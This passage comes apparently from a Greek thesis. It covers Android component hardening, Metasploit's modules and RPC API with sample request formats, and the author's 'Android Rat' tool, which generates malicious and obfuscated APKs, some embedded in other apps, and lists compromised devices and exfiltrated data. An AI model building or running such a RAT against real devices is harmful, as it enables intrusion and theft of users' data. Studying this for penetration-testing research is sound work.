- Θέτουμε custom permissions. Τα permissions που εφαρμόζονται κάνοντας χρήση του χαρακτηριστικού android:permission στην <provider> ετικέτα στο αρχείο AndroidManifest.xml περιορίζουν ποιος μπορεί να έχει πρόσβαση στα δεδομένα στον content provider. (Οι content providers έχουν επίσης μια άλλη δικλείδα ασφαλείας στην διάθεση τους που καλείται URI Permissions η οποία αναλύεται ακριβώς στην επόμενη παράγραφο). Σε αντίθεση με τα άλλα components υπάρχουν δύο διαφορετικά permission που μπορούν να τεθούν:
    - **android:readPermission** - Περιορίζουν ποιος μπορεί να διαβάσει από τον provider.
    - **android:writePermission** - Περιορίζουν ποιος μπορεί να γράψει στον provider.

Τα permissions ελέγχονται όταν ληφθεί ο provider, αν δεν υπάρχουν τότε προκύπτει SecurityException. Κάνοντας χρήση των μεθόδων ContentResolver.query() απαιτεί το read permission, τα ContentResolver.insert(), ContentResolver.update(), ContentResolver.delete() απαιτεί το write permission. Σε κάθε άλλη περίπτωση θα προκύψει SecurityException.

- **URI Permissions** - Ένας content provider ίσως θελήσει να προστατευτεί με read & write permissions, καθώς οι clients επίσης πρέπει να έχουν συγκεκριμένα URIs σε άλλες εφαρμογές για να λειτουργήσουν. Για παράδειγμα, η επισύναψη σε ένα e-mail, η πρόσβαση σε e-mails πρέπει να προστατεύεται με permissions, εφόσον είναι

ευαίσθητα δεδομένα. Παρόλα αυτά, αν ένα URI σε μια επισύναψη φωτογραφίας δίνεται σε ένα image viewer, αυτό το image viewer δεν έχει permission να ανοίξει την φωτογραφία καθώς δεν υπάρχει λόγος να έχει permission για πρόσβαση σε όλα τα e-mails.

Η λύση σε αυτό το πρόβλημα είναι per-URI permissions, όταν ξεκινά ένα activity, ή επιστρέφοντας ένα αποτέλεσμα σε ένα activity, αυτός που καλεί μπορεί να θέσει τα αντίστοιχα permissions:

- Intent.FLAG_GRANT_READ_URI_PERMISSION
- Intent.FLAG_GRANT_WRITE_URI_PERMISSION

Αυτό εξουσιοδοτεί το activity που λαμβάνει πρόσβαση σε συγκεκριμένα δεδομένα URI στο intent, ανεξάρτητα αν έχει κανένα permission για πρόσβαση στα δεδομένα στο content provider που αντιστοιχούν στο intent. [33] [14]

Exploiting Service Component

Για τα service components σε γενικές γραμμές ισχύουν ότι και στα παραπάνω με την διαφορά ότι εδώ επιπλέον και κάποια άλλα χαρακτηριστικά χρειάζονται προσοχή κατά την δήλωση των service components στο αρχείο AndroidManifest.xml όπως είναι τα παρακάτω: [34]

- **isolatedProcess** - Εάν οριστεί ως true, αυτό το service θα εκτελείται υπό μια ειδική διεργασία που είναι απομονωμένη από το υπόλοιπο σύστημα και δεν έχει δικά της δικαιώματα. Η μόνη επικοινωνία μαζί της είναι μέσω του Service API (binding and starting).
- **process** - Το όνομα της διεργασίας στην οποία πρόκειται να εκτελεστεί η υπηρεσία. Κανονικά, όλα τα components μιας εφαρμογής εκτελούνται στην προεπιλεγμένη διεργασία που δημιουργήθηκε για την εφαρμογή. Το χαρακτηριστικό διεργασίας της ετικέτας <application> μπορεί να ορίσει διαφορετική προεπιλογή για όλα τα components. Αλλά τα components μπορούν να παρακάμψουν την προεπιλεγμένη διεργασία με το δικό τους χαρακτηριστικό process, επιτρέποντάς στην εφαρμογή να διαδοθεί σε διάφορες διεργασίες. Εάν το όνομα που έχει εκχωρηθεί σε αυτό το χαρακτηριστικό ξεκινά με άνω και κάτω τελεία (':'), δημιουργείται μια νέα διεργασία, ιδιωτική για την εφαρμογή, όταν απαιτείται και το service εκτελείται σε αυτήν τη διεργασία. Εάν η διεργασία ξεκινά με έναν πεζό χαρακτήρα, το service θα εκτελείται σε μια καθολική διεργασία με χρήση αυτού του ονόματος, υπό την προϋπόθεση ότι έχει το δικαίωμα να το κάνει. Αυτό επιτρέπει σε components σε διαφορετικές εφαρμογές να μοιράζονται μια διαδικασία, μειώνοντας τη χρήση πόρων.


Διασφάλιση του Service Component

- Θέτουμε το exported:false ώστε να μην είναι public το component.
- Θέτουμε custom permissions. Τα permissions που εφαρμόζονται κάνοντας χρήση του χαρακτηριστικού android:permission στην <service> ετικέτα στο αρχείο AndroidManifest.xml, περιορίζουν ποιος μπορεί να ξεκινήσει το Service. Το permission ελέγχεται κατά το Context.startService(), Context.stopService() & Context.bindService(). Εάν αυτός που καλεί δεν έχει το αντίστοιχο permission τότε εμφανίζεται SecurityException. [14]

5. Εισαγωγή στο Metasploit Framework

Το Metasploit Framework είναι μια πλατφόρμα η οποία σε μεγάλο βαθμό είναι παραμετροποιήσιμη και έχει δημιουργηθεί σε γλώσσα προγραμματισμού Ruby. Επιτρέπει στους penetration testers να γράφουν, να δοκιμάζουν και να εκτελούν κώδικα. Το metasploit framework περιέχει ένα σύνολο εργαλείων που ο penetration tester με την σειρά του χρησιμοποιεί για να ελέγξει αδυναμίες σε θέματα ασφάλειας, να αναλύσει και να απαριθμήσει δίκτυα, να εκτελέσει επιθέσεις, καθώς και να αποφύγει την ιχνηλάτηση. Στον πυρήνα του το metasploit framework είναι μια συλλογή εργαλείων που χρησιμοποιούνται και παρέχουν ένα ολοκληρωμένο περιβάλλον για δοκιμές διείσδυσης. [18]

5.1 Αρχιτεκτονική του Metasploit Framework



Εικόνα 32 Metasploit Architecture [13]

Ας δούμε τι είναι όλα αυτά τα components και πως λειτουργούν:

5.1.1 Libraries

Library	Περιγραφή
REX	Διαχειρίζεται σχεδόν όλες τις κύριες λειτουργίες όπως εγκατάσταση sockets και συνδέσεις.
MSF CORE	Παρέχει το βασικό API και τον πυρήνα που περιγράφει το framework.
MSF BASE	Παρέχει βοηθητικό API για τα modules.

Πίνακας 10 Metasploit Libraries [14]

5.1.2 Modules

Ένα module είναι ένα κομμάτι κώδικα που χρησιμοποιείται από το metasploit framework. Αυτά τα συναλλακτικά modules είναι ο πυρήνας που κάνουν το metasploit framework τόσο ισχυρό.

Module Type	Περιγραφή
Payload	Είναι Shell κώδικας που χρησιμοποιείται μετά το exploit και θέτει σε κίνδυνο το σύστημα προορισμού. Μας δίνει την δυνατότητα να εκτελέσουμε κώδικα ο οποίος

	ανάλογα με την επιθυμία μας θα εκτελέσει τις αντίστοιχες ενέργειες στο σύστημα. Επίσης μπορεί να ανοίξει ένα meterpreter shell ή ένα command shell.
Auxiliary	Χρησιμοποιείται για αυθαίρετες ενέργειες που ενδέχεται να μην σχετίζονται άμεσα με την εκμετάλλευση μιας ευπάθειας. Για παράδειγμα, scanners, fuzzers, DOS επιθέσεις.
Encoders	Χρησιμοποιούνται για την αποφυγή της ανίχνευσης των payload από τα antivirus. Σε πολλές περιπτώσεις η λειτουργία του payload δεν επηρεάζεται μετά την κωδικοποίηση.
Exploits	Εκτελεί μια ακολουθία εντολών για να στοχεύσει σε μια συγκεκριμένη ευπάθεια. Εκμεταλλεύεται την ευπάθεια και παρέχει πρόσβαση στο σύστημα προορισμού. Τέτοιες λειτουργίες περιλαμβάνουν buffer overflow, code injection, και web application exploits.
Post Exploitation	Μας επιτρέπει την περαιτέρω πρόσβαση στο σύστημα ή την συλλογή περισσοτέρων πληροφορίων για αυτό. Για παράδειγμα, hash dumps και service enumerators.

Πίνακας 11 Metasploit Modules [14]

Συμπληρωματικά όσον αφορά τα payloads υπάρχουν τρείς κατηγορίες:

Types of Payloads	Περιγραφή
Single	Αυτόνομα payloads όπως η προσθήκη χρήστη σε ένα σύστημα.
Stagers	Εγκατάσταση μιας διαδικτυακής σύνδεσης μεταξύ του επιτιθέμενου και του θύματος.
Stages	Παρέχουν προχωρημένες λειτουργίες όπως, Meterpreter και VNC Injection

Πίνακας 12 Metasploit Payload Types [14]

5.1.3 User Interface

Μια από τις διεπαφές που παρέχει το metasploit framework είναι η MSFconsole. Μια διεπαφή παρέχει πρόσβαση στην γραμμή εντολών για πρόσβαση και χρήση του metasploit framework. Με χρήση της συγκεκριμένης διεπαφής ο penetration tester μπορεί να εκτελέσει λειτουργίες όπως, ανίχνευση στόχων, εκμετάλλευση ευπαθειών και συλλογή δεδομένων. [18]

5.2 API RPC

Το RPC API μας επιτρέπει να κάνουμε χρήση του metasploit framework απομακρυσμένα και με έναν αυτοματοποιημένο τρόπο. Πιο συγκεκριμένα κάνει χρήση υπηρεσιών κλήσεων που βασίζονται στο HTTP πρωτόκολλο. Η υπηρεσία RPC είναι μια συλλογή τύπων μηνυμάτων και απομακρυσμένων μεθόδων που παρέχει έναν δομημένο τρόπο για εξωτερικές εφαρμογές να αλληλοεπιδρούν με εφαρμογές ιστού. Μπορούμε να χρησιμοποιήσουμε την διεπαφή της υπηρεσίας RPC για να εκτελέσουμε εντολές του metasploit framework τοπικά ή απομακρυσμένα ώστε να πραγματοποιήσουμε διάφορες λειτουργίες όπως, να τρέξουμε κάποια modules, να επικοινωνήσουμε με την βάση, με sessions, εξαγωγή δεδομένων και αναφορών. [20]

5.2.1 Αυθεντικοποίηση

Η πρόσβαση στο Metasploit API ελέγχεται μέσω authentication tokens (διακριτικό ελέγχου ταυτότητας). Η αυθεντικοποίηση τυπικά είναι μια τυχαία παραγόμενη 32-byte συμβολοσειρά. Αυτά τα token έρχονται σε δύο μορφές τα μόνιμα και τα προσωρινά.

Ένα προσωρινό token επιστρέφεται από το API μέσω της κλήσης auth.login το οποίο επικαλείται μια εσωτερική λίστα από έγκυρα usernames & passwords. Εάν ένα έγκυρο username & password καθοριστεί, ένα token επιστρέφεται και είναι έγκυρο για 5 λεπτά. Το token αυτόματα επεκτείνεται κάθε φορά που χρησιμοποιείται για να πάρει πρόσβαση σε μια API μέθοδο. Εάν το token δεν χρησιμοποιηθεί για περισσότερο από 5 λεπτά, τότε μια άλλη κλήση auth.login πρέπει να πραγματοποιηθεί και να επιστραφεί ένα νέο token.

Ένα μόνιμο token δρα ως ένα API κλειδί το οποίο δεν λήγει. Τα μόνιμα tokens αποθηκεύονται στην βάση δεδομένων backend (api_keys table) όταν η βάση δεδομένων ή η μνήμη είναι διαθέσιμη. Υπάρχουν δύο τρόποι να δημιουργηθεί ένα μόνιμο token μέσω του API. Ο πρώτος τρόπος είναι να γίνει αυθεντικοποίηση μέσω ενός έγκυρου token, στην συνέχεια χρησιμοποιώντας ένα προσωρινό token να γίνει κλήση της auth.token_generate μεθόδου. Αυτός ο τρόπος θα δημιουργήσει ένα μόνιμο token στην βάση δεδομένων backend ή στην μνήμη.

Το metasploit framework RPC server απαιτεί ένα username και password να καθοριστούν. Αυτός ο συνδυασμός μπορεί να χρησιμοποιηθεί για να γίνει κλήση της μεθόδου auth.login API για την απόκτηση ενός προσωρινού token το οποίο θα παρέχει πρόσβαση στο υπόλοιπο API.

Το metasploit pro αντίθετα, παράγει ένα μόνιμο token αυθεντικοποίησης κατά την εκκίνηση και αποθηκεύει το token αυτό σε αρχείο με ονομασία: <install>/apps/pro/engine/tmp/service.key.[20]

5.2.2 Framework Handlers

Οι handlers περιλαμβάνουν τα εξής: [20]

- **Core** - Το core API παρέχει μεθόδους για την διαχείριση των global μεταβλητών στο framework αντικείμενο αποθηκεύοντας τις τρέχουσες ρυθμίσεις στον δίσκο, διαχειρίζοντας τα modules.
- **Auth** - Το authentication API παρέχει μεθόδους για την είσοδο και την διαχείριση των authentication tokens. Το μόνο API που μπορεί να υπάρχει πρόσβαση χωρίς έγκυρο authentication token είναι το auth.login που με την σειρά του επιστρέφει ένα token. Όλοι οι API χρήστες αντιμετωπίζονται ως διαχειριστές και μπορούν αρχικά να πάρουν πρόσβαση στο υποκείμενο λειτουργικό σύστημα. Για αυτόν τον λόγο πρέπει τα API Keys να προστατεύονται.
- **Console** - Το Console API παρέχει την ικανότητα να γίνεται χρήση του metasploit framework console. Σε αντίθεση με το να στέλνουμε εντολές και να διαβάζουμε την απόκριση.
- **Module** - Το Modules API παρέχει την ικανότητα να καταγράφει τα modules, να απαριθμεί τις επιλογές τους, να αναγνωρίζει τα συμβατά payloads, και να τα εκτελεί. Όλοι οι τύποι module μοιράζονται το ίδιο API group και ο τύπος του module περνάει ως παράμετρος όταν το αίτημα θα ήταν αμφιλεγόμενο.
- **Session** - Το session API χρησιμοποιείται για να καταγράψει, αλληλεπιδράσει, να τερματίσει ανοικτά sessions με συστήματα τα οποία έχουν καταληφθεί. Το session ID επιστρέφεται από το session.list.
- **Plugin** - Το Plugin API παρέχει την ικανότητα να φορτώνει, να εκφορτώνει, και να καταγράφει τα plugins.
- **Job** - Το Jobs API παρέχει μεθόδους για την καταγραφή jobs, εξάγοντας πληροφορίες σχετικά με ένα συγκεκριμένο job. Αυτές οι μέθοδοι τυπικά χρησιμοποιούνται για να διαχειριστούν τα background modules.

5.2.3 Συνθέτοντας ένα αίτημα

Τα αιτήματα των clients ενθυλακώνονται σε ένα καθορισμένο HTTP POST σε ένα καθορισμένο URL, τυπικά «/api» ή «/api/1.0». Αυτό το POST αίτημα πρέπει να περιέχει Content-Type header καθορισμένο ως «binary/message-pack», με το body του αιτήματος να περιέχει το RPC message. Ένα υπόδειγμα ενός τέτοιου αιτήματος φαίνεται παρακάτω: [20]

```
POST /api/1.0 HTTP/1.1
Host: RPC Server
Content-Length: 128
Content-Type: binary/message-pack
<128 bytes of encoded data>
```

5.2.4 Απόκριση από τον Server

Οι αποκρίσεις του server είναι καθορισμένες HTTP απαντήσεις. Οι HTTP κώδικες κατάστασης είναι η ένδειξη ενός συγκεκριμένου αιτήματος. Η επεξήγηση του κάθε HTTP κώδικα κατάστασης είναι η παρακάτω:

- **200** - Το αίτημα επεξεργάστηκε επιτυχώς.
- **500** - Το αίτημα ήταν ανεπιτυχές.
- **401** - Τα στοιχεία αυθεντικοποίησης που δόθηκαν δεν ήταν έγκυρα.
- **403** - Στα στοιχεία αυθεντικοποίησης που δόθηκαν δεν εξουσιοδοτούνται πρόσβαση σε συγκεκριμένους πόρους.
- **404** - Το αίτημα στάλθηκε σε μη έγκυρο URL.

Σε όλες τις περιπτώσεις εκτός από την απόκριση με κωδικό 404, η αναλυτική απόκριση περιλαμβάνεται στο message body. Ο τύπος απόκρισης είναι πάντα «binary/message-pack» με εξαίρεση την απόκριση με κωδικό 404 που στην περίπτωση αυτή το body μπορεί να περιλαμβάνει κώδικα HTML. Ένα υπόδειγμα απόκρισης φαίνεται παρακάτω: [20]

```
HTTP/1.1 200 OK
Content-Length: 1024
Content-Type: binary/message-pack
<1024 bytes of encoded data>
```

5.2.5 Κωδικοποίηση Αιτημάτων & Αποκρίσεων

Όλα τα αιτήματα και οι αποκρίσεις χρησιμοποιούν την κωδικοποίηση MessagePack (https://www.msgpack.org/). Αυτή η κωδικοποίηση παρέχει έναν αποτελεσματικό, binary-safe τρόπο μετάδοσης εμφωλευμένων τύπων δεδομένων. Το MessagePack παρέχει εφαρμογές για πολλές διαφορετικές γλώσσες. Το MessagePack περιορίζεται σε συγκεκριμένους τύπους δεδομένων. Για τον λόγο αυτό, μη native τύποι δεδομένων, όπως ημ/νιες παρουσιάζονται ως ακέραιοι ή συμβολοσειρές. Εφόσον το MessagePack αντιμετωπίζει τις συμβολοσειρές ως πίνακα δυαδικών χαρακτήρων, χρειάζεται ειδική μεταχείριση όταν χρησιμοποιείται μαζί με Unicode-friendly γλώσσες. Ένα παράδειγμα κωδικοποιημένου πίνακα του MessagePack είναι το παρακάτω: [20]

```
["ABC", 1, 2, 3].to_msgpack()
=> "\x94\xA3\x41\x42\x43\x01\x02\x03"
```

Κωδικοποίηση Αιτημάτων

Τα αιτήματα είναι σε μορφή ως MessagePack κωδικοποιημένοι πίνακες. Η συγκεκριμένη μορφή είναι [“MethodName”, “Parameter 1”, “Parameter 2”, …]. Με εξαίρεση το authentication API, όλες οι μέθοδοι εκτός του authentication token ως το δεύτερο στοιχείο του πίνακα αιτήματος, με τις υπόλοιπες παραμέτρους καθορισμένες από την συγκεκριμένη μέθοδο. Παρόλα αυτά οι περισσότερες μέθοδοι χρησιμοποιούν συμβολοσειρές και ακέραιους για παραμέτρους, εμφωλευμένοι πίνακες και λεξικά μπορούν να εφαρμοσθούν επίσης. Μέθοδοι που δέχονται μια λίστα από αντικείμενα ως είσοδο τυπικά δέχονται τα παραπάνω ως μια παράμετρο που αποτελείται από έναν πίνακα στοιχείων και όχι

ως ξεχωριστοί παράμετροι για κάθε στοιχείο. Μερικοί μέθοδοι μπορεί να δεχθούν μια παράμετρο που αποτελείται από λεξικά. Μια κλήση για αυθεντικοποίηση μπορεί να έχει την ακόλουθη μορφή: [20]

```
["auth.login", "username", "password"]
```

Μια κλήση για ενημέρωση έκδοσης μπορεί να έχει την ακόλουθη μορφή:

```
["core.version", "<token>"]
```

Μια κλήση σε μια πιο περίπλοκη μορφή μπορεί να έχει την ακόλουθη μορφή:

```
["modules.search", "<token>", {
"include" => ["exploits", "payloads"],
"keywords" => ["windows"],
"maximum" => 200
} ]
```

Κωδικοποίηση Αποκρίσεων

Οι αποκρίσεις χρησιμοποιούν την ίδια MessagePack κωδικοποίηση όπως και τα αιτήματα και πάντα επιστρέφονται με την μορφή λεξικού. Εάν το λεξικό περιέχει κάποιο στοιχείο error με τιμή true, επιπρόσθετες πληροφορίες σχετικά με το error παρέχονται στα πεδία του λεξικού, σε κάθε άλλη περίπτωση το λεξικό θα περιέχει τα αποτελέσματα της API κλήσης. Ένα υπόδειγμα μιας επιτυχημένης απόκρισης είναι το παρακάτω: [20]

```
{ "
version" => "
4.0.0-release",
"ruby" => "1.9.1 x86_64-linux 2010-01-10"
}
```

Ένα υπόδειγμα απόκρισης που περιέχει σφάλμα είναι το παρακάτω:

```
{ "
error" => true,
"error_class" => "ArgumentError",
"error_message" => "Unknown API Call"
}
```

Ένα υπόδειγμα απόκρισης με εμφώλευμένα δεδομένα είναι το παρακάτω:

```
{ "
name" => "
Microsoft Server Service Stack Corruption",
"description" => "This module exploits a parsing flaw…",
"license" => "Metasploit Framework License (BSD)",
"filepath" => "/modules/exploits/windows/smb/ms08_067_netapi.rb",
Versioning API Endpoints 12
"version" => "12540",
"rank" => 500,
"references" =>
[ ["CVE", "
2008-4250"],
["OSVDB", "49243"],
["MSB", "MS08-067"]
],
"authors" =>
[ "
hdm <
hdm@metasploit.com>",
"Brett Moore <brett.moore@insomniasec.com>",
],
"targets" =>
{0
```

```
=> "Automatic Targeting",
1 => "Windows 2000 Universal",
2 => "Windows XP SP0/SP1 Universal",
3 => "Windows XP SP2 English (NX)",
4 => "Windows XP SP3 English (NX)"
} "_target" => 0
```


6. Η Εφαρμογή Android Rat

Η εφαρμογή Android Rat είναι μια Desktop εφαρμογή η οποία έχει δημιουργηθεί στο Front-end κομμάτι της με την χρήση των Electron & Angular 8 Framework. Και το Back-end κομμάτι σε .NET Core 2.2. Και όσον αφορά το κομμάτι της βάσης δεδομένων η εφαρμογή χρησιμοποιεί την σχεσιακή βάση δεδομένων Microsoft SQL Server για την αποθήκευση των δεδομένων.

Τέλος, για την συγγραφή του κώδικα του Back-end μέρους έχει χρησιμοποιηθεί το Repository Design Pattern για να καταφέρουμε τα παρακάτω: [20]

- Για να μπορούμε να αποκτήσουμε τη πρόσβαση σε δεδομένα από πολλά σημεία και για να μπορέσουμε να εφαρμόσουμε κεντρική διαχείριση.
- Για να επιτύχουμε καλύτερη αναγνωσιμότητα κώδικα και συντήρηση αυτού.

Χρησιμοποιούμε τις repository κλάσεις που διαχωρίζουν τη λογική από τα δεδομένα. Με αυτό το τρόπο το επίπεδο που συγκροτεί την business λογική δεν γνωρίζει τι είδους δεδομένα συνθέτουν το επίπεδο δεδομένων.



Εικόνα 33 Repository Pattern [15]

Το repository υπάρχει μεταξύ του data source layer, δηλαδή του επίπεδου των δεδομένων (βάση δεδομένων) και των business επιπέδων της εφαρμογής. Ζητάει δεδομένα από το data layer και τα μετατρέπει σε μια business οντότητα (αντικείμενο). Με άλλα λόγια τα repositories είναι γέφυρες μεταξύ πολλών υποσυστημάτων που μπορεί να βρίσκονται όλα κάτω από το ίδιο σύστημα.

Η κύρια λειτουργία της εφαρμογής είναι η παραγωγή ενός κακόβουλου APK αρχείου, καθώς και η ανίχνευση συσκευών – θύματα και η εξόρυξη δεδομένων από αυτά. Πέρα από τις παραπάνω βασικές λειτουργίες η εφαρμογή διαθέτει, εγγραφή και είσοδο του χρήστη στο σύστημα, επαναφορά νέου κωδικού, υποστήριξη ρόλων Διαχειριστή και Απλού Χρήστη, δυνατότητα προβολής στατιστικών για τις ενέργειες του κάθε χρήστη, επεξεργασία προφίλ του χρήστη, και οθόνη διαχείρισης χρηστών από τον διαχειριστή.


6.1 Είσοδος/Εγγραφή χρήστη στο Σύστημα

Για την είσοδο του χρήστη στο σύστημα απαιτείται να δώσει τα εξής πεδία:

- Username
- Password


Για την εγγραφή του χρήστη στο σύστημα απαιτείται να δώσει τα εξής πεδία:

- Username
- Firstname
- Lastname
- E-mail
- Password
- Confirm Password




Εικόνα 34 Sign In / Sign Up

Η αυθεντικοποίηση του χρήστη από το σύστημα γίνεται με βάση τα διαπιστευτήρια που δίνει και αν ο χρήστης βρεθεί στην βάση δεδομένων, το σύστημα δημιουργεί ένα JWT που αποτελείται από τρία μέρη. Καθώς ο server έχει εκδώσει ένα token για έναν χρήστη, τότε δεν χρειάζεται να κάνει κλήση πίσω στην βάση δεδομένων για να κάνει έλεγχο στον χρήστη πάλι, αντ' αυτού κάνει έλεγχο το ίδιο το token σε κάθε κλήση του χρήστη προς τον server.



Εικόνα 35 JWT Structure [16]

- **Header** - Μας δείχνει με ποιον αλγόριθμο έχει γίνει encrypt ένα μέρος του token, και τον τύπο του token.
- **Payload** - Μας δείχνει τις πληροφορίες που κρατά ένα token.
- **Secret** - Χρησιμοποιείτε για να γίνει hash το Header & Payload.



Εικόνα 36 Authentication Procedure [17]


6.2 Dashboard

Στην οθόνη Dashboard ο κάθε χρήστης μπορεί να δει τα στατιστικά του στοιχεία όπως τα εξής:


- Μπορεί να δει σε μορφή συνόλου τις android συσκευές που κατάφερε να παραβιάσει, τα payloads που δημιούργησε.
- Σε μορφή γραφήματος μπορεί να δει το πλήθος των payload, είτε ήταν εμφώλευμένα σε άλλες εφαρμογές είτε όχι, για κάθε μήνα του τελευταίου έτους. Και τέλος τις συσκευές που παραβίασε. Ο χρήστης έχει την δυνατότητα να κατεβάσει σε μορφή εικόνας ή και να εκτυπώσει αυτά τα γραφήματα.
- Σε μορφή λίστας ο χρήστης μπορεί να δει αναλυτικά και να αναζητήσει τις συσκευές που παραβίασε με τα εξής στοιχεία:
  - DeviceID
  - Country
  - IP
  - Port
  - Username
  - Machine
  - Rooted
  - Platform
  - Arch
  - Payload
  - Exploit
  - SessionType
- Επίσης σε μορφή λίστας ο χρήστης μπορεί να δει αναλυτικά και να αναζητήσει τα payload που δημιούργησε με τα εξής στοιχεία:
  - PayloadID
  - SourceIP
  - SourcePort
  - Payload
  - Obfuscation
  - OriginalAPK
  - Date

Τα παραπάνω στατιστικά και για τις δύο καρτέλες δεν είναι επεξεργάσιμα αλλά μπορεί ο χρήστης να τα εξάγει και σε μορφή αρχείου .xlsx με το πάτημα του κουμπιού 

